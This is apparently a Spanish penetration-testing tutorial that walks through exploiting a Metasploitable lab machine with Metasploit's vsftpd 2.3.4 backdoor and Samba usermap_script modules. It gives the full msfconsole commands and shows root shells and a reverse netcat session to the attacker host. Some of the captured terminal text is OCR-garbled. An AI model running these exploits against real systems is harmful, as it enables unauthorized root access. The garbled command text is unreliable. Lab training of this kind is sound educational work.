The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
You have new mail.
rootametasploitable:~#[
```

Puedes ver que estamos loggeados en la máquina Metasploitable.

Si ingresas id, podrás ver cuál es tu ID.

```
root@metasploitable:~#¡id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Podemos ver que efectivamente somos root.

Ingresa pwd.

```
root@metasploitable:~# pwd
/root
root@metasploitable:~#
```

Podemos ver que estamos en el directorio de root.

Si ingresas uname -a, podremos ver el nombre del host y el Kernel que está corriendo en la máquina:

```
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# ■
```

Puedes realizar un procedimiento similar con cualquiera de los elementos de la lista para encontrar vulnerabilidades.




Obtener el control del target


Comenzamos por googlear este servicio:




Ingresa la búsqueda en Google, agregando al final la palabra exploit:



Entra en el primer resultado de la búsqueda:







Rapid7 es una empresa que se dedica a la búsqueda de amenazas.

Al entrar, nos indica que VSFTPD tiene una ejecución de comando de puerta trasera. Esto significa que podemos ejecutar comandos en el target si tenemos este programa instalado.

Al realizar esta búsqueda, rápidamente nos dimos cuenta de que existe una vulnerabilidad con este servicio.


Más abajo, podemos ver Module Options:



Copia el texto que está seleccionado.




Volveremos a la terminal y lanzaremos Metasploit, ingresando **msfconsole**:



Y veremos lo siguiente:

Puedes buscar por ayuda, para ver comandos y descripciones:





```
root@kali: ~
           -=[ 7 evasion
Metasploit tip: Open an interactive Ruby terminal with irb
msf5 > help
Core Commands
          Command
                                           Description
                                         Help menu
Display an awesome metasploit banner
Change the current working directory
Toggle color
Communicate with a host
Display information useful for debugging
Exit the console
Gets the value of a context-specific variable
Gets the value of a global variable
Grep the output of another command
Help menu
Show command history
Load a framework plugin
Exit the console
Repeat a list of commands
Route traffic through a session
Saves the active datastores
         banner
         color
         connect
debug
          exit
         get
getg
          grep
          help
         history
          load
          quit
         repeat
route
                                            Saves the active datastores
Dump session listings and display information about sessions
          sessions
```

A continuación, ingresaremos **use**, y pegaremos el texto que teníamos copiado:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
```

Obtenemos lo siguiente:

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf5 exploit(unix/ftp/vartid_234_backdoor) > [*]
```


El nombre ha cambiado por exploit.

A continuación, usaremos el comando **show** para ver las opciones:

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Vemos lo siguiente:





Podemos ver que la segunda opción es el puerto 21. Esto es correcto.

Recordemos que nuestro target tiene este mismo puerto:

```
PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4 [
| ftp-anon: Anonymous FTP login allowed (FTP co
```

Lo que necesitamos cambiar es RHOSRS:



Para cambiar este valor, usaremos el comando de **set**.

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST[10.0.2.6]
```

Vamos a setear **RHOST** y la IP de target.

Al presionar Enter, vemos que GHOST está seteado:

```
msf5 exploit(mix/ftp/vsftpd_234_backdoor) > set RHOST 10.0.2.6
RHOST ⇒ 10.0.2.6
msf5 exploit(mix/ftp/vsftpd_234_backdoor) > show o
```

Para ver que efectivamente se han cambiado los valores, usaremos el comando **show options**:

```
ssh-hostki msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```



```
root@kali: ~
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

f5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

haskdoor):
                   /ftp/vsFtpd_234_backdoor) > set RHOST 10.0.2.6
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
            Current Setting Required Description
   RHOSTS 10.0.2.6]
                               yes
                                          The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
   RPORT 21
                                          The target port (TCP)
                               yes
Payload options (cmd/unix/interact):
   Name Current Setting Required Description
Exploit target:
   Id Name
   0 Automatic
msf5 exploit(unin/ftp/vsftpd_234_backdoor) >
```

Podemos ver que el número en GHOST ha cambiado al que ingresamos.

Ahora que todo está listo, queremos ejecutar el exploit. Para eso, simplemente ingresamos el código:

```
ki <u>msf5</u> exploit(<u>unix/ftp/vsftpd_234_backdoor</u>) > exploit
0.
```

```
E msf5 exploit(unix/ftp/vnftpd_234_backdoor) > exploit

| 10.0.2.6:21 - Banner: 220 (vsFTPd 2.3.4) |
| 10.0.2.6:21 - USER: 331 Please specify the password. |
| 10.0.2.6:21 - Backdoor service has been spawned, handling... |
| 10.0.2.6:21 - UID: uid=0(root) gid=0(root) gid=0(root) |
| 10.0.2.6:21 - UID: uid=0(root) gid=0(root) gid=0(root) |
| 10.0.2.6:2
```

Exploit parece estar funcionando de manera exitosa, lo que significa que tenemos acceso al target.

Si ahora ingresamos id, podemos ver que nuestra id es root:

```
End of st. id
22/tcp op uid=0(root) gid=0(root)
```

Si ingresamos uname -a, podemos ver que estamos en la máquina Metasploitable.

```
End of st. uname -a

2/tcp op Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
ssh-hostk:
```




Si ingresas **Is**, obtendrás una lista de los archivos:

```
Conne
            bin
     Loggi
            boot
            cdrom
            dev
     No si
            etc
     Sess.
            home
     Cont
             initrd
     Data
            initrd.img
            lib
End of sta
            lost+found
/tcp
        op
            media
ssh-hostki
            mnt
  1024 68
  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:
```

Hackear un server

Veremos cómo usar Metasploit y cómo utilizar vulnerabilidades en ciertos servidores.

En esta ocasión, copiaremos el contenido marcado:




Samba smbd 3.x para realizar una búsqueda en Google.



Ingresamos la búsqueda en Google, seguida de exploit, como lo hicimos anteriormente:




Y vemos estos resultados:



Nos interesan los resultados que son rapid7, ya que estos son los que trabajan con Metasploit.




Ingresamos al primer resultado.



Vemos que command execution es su vulnerabilidad.


Este es el nombre de la vulnerabilidad, al igual como hicimos en el ejercicio anterior:



Copia el texto de la primera línea, que va después de **use** exploit/multi/samba/usermap_script



Volvemos a Metasploit msd console:



Ingresa **use**, seguido del código que copiamos anteriormente:

```
msf5 > use exploit/multi/samba/usermap_script
```

Presiona Enter y verás lo siguiente:

```
msf5 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_acript) >
```

Generalmente, después de esto, queremos ver las opciones, como hicimos también anteriormente. Ingresa el código **show options**:

```
msf5 exploit(multi/smeha/usernmp_script) > show options
```



Verás que es muy similar a la información que también vimos antes:

```
_ o x
                                                           root@kali:-
File Actions Edit View Help
        root@kali: ~
msf5 > use exploit/multi/samba/usermap_script
[8] No payload configured, defaulting to cmd/unix/reverse_netcat
msf5 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
           Current Setting Required Description
                                            The target host(s), range CIDR identifier, or hosts file with syntax 'file:<
   RPORT 139
                                            The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
   Name Current Setting Required Description
                                           The listen address (an interface may be specified)
The listen port
   LHOST 10.0.2.4 yes
LPORT 4444 yes
Exploit target:
   Id Name
       Automatic
msf5 exploit(multi/sumba/usersum_acript) >
```

Al igual que antes, queremos cambiar RHOST. Para eso, usamos **set** e ingresamos el número correspondiente:

```
msf5 exploit(multi/samba/osermap_script) > set RHOSTS 10.0.2.6
```

Si mostramos las opciones ahora, veremos que RHOST ha cambiado de acuerdo a lo que ingresamos.


En este caso, el target no tiene una puerta trasera, por lo que de que ahí en adelante vemos que los pasos a seguir son diferentes. Ahora debemos crear un Payload y correrlo en la computadora target.

Para esto, primero haremos un show, con el siguiente código:

```
msf5 exploit(multi/mumbs/unermap_script) > show payloads
```



Veremos los tipos de payloads:



Dependiendo del tipo, el payload puede realizar algo que sea útil para nosotros. En la parte final de los payloads vemos qué lenguaje de programación utilizan.

Pero en este exploit vemos que la opción por defecto está seteada en lo siguiente:

```
msf5 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netc
msf5 exploit(multi/samba/usermap_script) > show options
```

cmd/unix/reverse_netcat

Un poco más abajo, vemos que LHOST está escuchando a la IP 10.0.2.4.

```
Payload options (cmd/unix/reverse_netcat):

Name Current Setting Required Description

LHOST 10.0.2.4  yes The listen address (an interface may be specified)

LPORT 4444  yes The listen port
```

Que es nuestra propia IP.



Si abrimos la terminal y hacemos **ifcondig**, vemos la dirección IP, que es la misma.

Volvamos a la pantalla anterior, y corre el exploit:

```
msf5 exploit(multi/mamba/usermap_script) > exploit

msf5 exploit(multi/mamba/usermap_script) > exploit

Started reverse TCP handler on 10.0.2.4:4444

Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.6:56808) at 2020-09-04 15:17:18 -0400
```

Nos indica que la sesión 1 se ha abierto y muestra los dispositivos que tienen conexión. (La máquina Metasploit y nuestra máquina).

Con los comandos **id, uname -a**, podemos obtener datos que nos muestren dónde estamos:

```
pwd

//
id

uid=0(root) gid=0(root)

uname -a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
```

